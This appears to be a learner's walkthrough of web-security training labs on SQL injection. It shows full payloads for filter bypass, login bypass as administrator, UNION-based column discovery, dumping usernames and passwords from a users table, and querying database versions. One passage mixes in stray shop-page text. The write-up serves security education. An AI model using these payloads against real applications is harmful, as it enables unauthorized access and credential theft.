SQL Injection Labs

Table of Contents

References

https://www.youtube.com/watch?v=1nJgupaUPEQ&list=PLuyTk2_mYISLaZC4fVqDuW_hOk0dd5rlf

1. SQL injection vulnerability in WHERE clause allowing retrieval of hidden data(APPRENTICE)

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE

LAB | Not solved

This lab contains an SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out an SQL query like the following:


```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform an SQL injection attack that causes the application to display details of all products in any category, both released and unreleased.


Access the lab

Sol) **Steps:**


1) Intercept the request using burp suite, by default this set is common for all the problems



2) Intercept the request by clicking the Gifts category



3) Now we are injecting the below sql to retrieve all the products, which simply means that we are first closing the tag of Gifts and then using or operator we are checking if 1 is equal to 1 and using - - we are commenting the rest of the code.
4) `SELECT * FROM products WHERE category = 'Gifts' OR '1' = '1' -- AND released = 1`
5) Cmd: Gifts'or'1'='1' --



---

2. SQL injection vulnerability allowing login bypass(APPRENTICE)

Lab: SQL injection vulnerability allowing login bypass


APPRENTICE

This lab contains an SQL injection vulnerability in the login function.


To solve the lab, perform an SQL injection attack that logs in to the application as the `administrator` user.

Sol) **Steps:**


1) Click My Account




2) Intercept the request using burp suite



3) Change the username to administrator then end it with a quote and comment rest of the code
4) `SELECT * FROM users WHERE username = 'administrator' -- AND password = 1`



5) Here %27 is nothing but the hexadecimal value of ‘ (single quote)



3. SQL injection UNION attack, determining the number of columns returned by the query(PRACTITIONER)

Lab: SQL injection UNION attack, determining the number of columns returned by the query


PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing an SQL injection UNION attack that returns an additional row containing null values.


Sol) Steps

1) When I entered order by 3 there is no error





2) As you can see, name of the product is considered the second column and cost is considered the tired and as we have used order by column 3, it rearranged the cost based on the sequential order of the third columns – *category=Gifts' order by 3--*

3) Similarly, we order by 4 – *category=Gifts' order by 4—*



4) Using union to determine no of columns returning





---

4. SQL injection UNION attack, finding a column containing text(PRACTITIONER)

Lab: SQL injection UNION attack, finding a column containing text

PRACTITIONER


LAB | Solved

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a previous lab. The next step is to identify a column that is compatible with string data.


The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform an SQL injection UNION attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

Sol) Steps:


1) Follow all the steps from the previous question
2) We already know that there are 3 columns based on the union attack performed in the previous problem
3) We now must perform 3 attacks to find the column containing text
    a. Gifts' union select 'N50mh6',null,null – possibility1
    b. Gifts' union select null, 'N50mh6',null – possibility2
    c. Gifts' union select null,null, 'N50mh6'– possibility3



a) Gifts%27union%20select%20%27N50mh6%27,null,null--



b) Gifts%27%20union%20select%20null,%27N50mh6%27,nul--



---

5. SQL injection UNION attack, retrieving data from other tables(PRACTITIONER)

Lab: SQL injection UNION attack, retrieving data from other tables

PRACTITIONER

LAB | Solved


This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform an SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

Sol) Steps

1) First, I have used order by to find no of columns which is 2 and got internal error when I was using 3



2) Then I have tried to print the string by giving some value using union select
   a. Gifts%27union%20select%20%27a%27,%27b%27--

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

a

b


3) Updated the payload as below just searching for username and passwords from users
    a. Gifts%27union%20select%20username,password%20from%20users—

Gifts'union select username,password from users--

Refine your search:
All | Accessories | Clothing, shoes and accessories | Food & Drink | Gifts | Pets

carlos
ryk8y7dfzssyjb7ys6ue
wiener
yinlj9k8s1e4ixpt55dm
administrator
xhruxtq2cqy6t7v6y7hc

4) Using administrator username and password to login



---

6. SQL injection UNION attack, retrieving multiple values in a single column(PRACTITIONER)

Lab: SQL injection UNION attack, retrieving multiple values in a single column

PRACTITIONER

LAB | Solved


This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform an SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

Sol) Steps:

1) First, I have used order by and found there are 2 columns
2) Then I have tested giving string using union select and found only second column is accepting the string
3) I have created the below payload to retrieve the administrator password
    a. category=Gifts'union select null,password from users where username='administrator--



---

7. SQL injection attack, querying the database type and version on Oracle(PRACTITIONER)

Lab: SQL injection attack, querying the database type and version on Oracle

PRACTITIONER


LAB Not solved

This lab contains an SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

Sol) Steps:

1) Note: On Oracle databases, every SELECT statement must specify a table to select FROM. If your UNION SELECT attack does not query from a table, you will still need to include the FROM keyword followed by a valid table name.
    a. There is a built-in table on Oracle called dual which you can use for this purpose. For example: UNION SELECT 'abc' FROM dual(It is a table that is automatically created by Oracle Database along with the data dictionary)




2) Below is the code to get version in oracle database

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	`SELECT banner FROM v$version` `SELECT version FROM v$instance`

3) Then I have used the code and as you have noticed, the column which is returning the text is 2nd one
    a. Gifts%27%20union%20select%20null,banner%20from%20v$version--



---

8. SQL injection attack, querying the database type and version on MySQL and Microsoft(PRACTITIONER)

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

PRACTITIONER


LAB | Not solved

This lab contains an SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.


To solve the lab, display the database version string.

Sol) Steps

1) Point to be noted here is



2) **Gifts' order by 2-- x** is working, which means there are 2 columns
3) **Gifts' union select 'a',null -- x** is returning a which means 1st column is retuning text
4) **Gifts' union select @@version,null -- x** – this worked



---

9. SQL injection attack, listing the database contents on non-Oracle databases(PRACTITIONER)

Lab: SQL injection attack, listing the database contents on non-Oracle databases

PRACTITIONER

LAB | Not solved

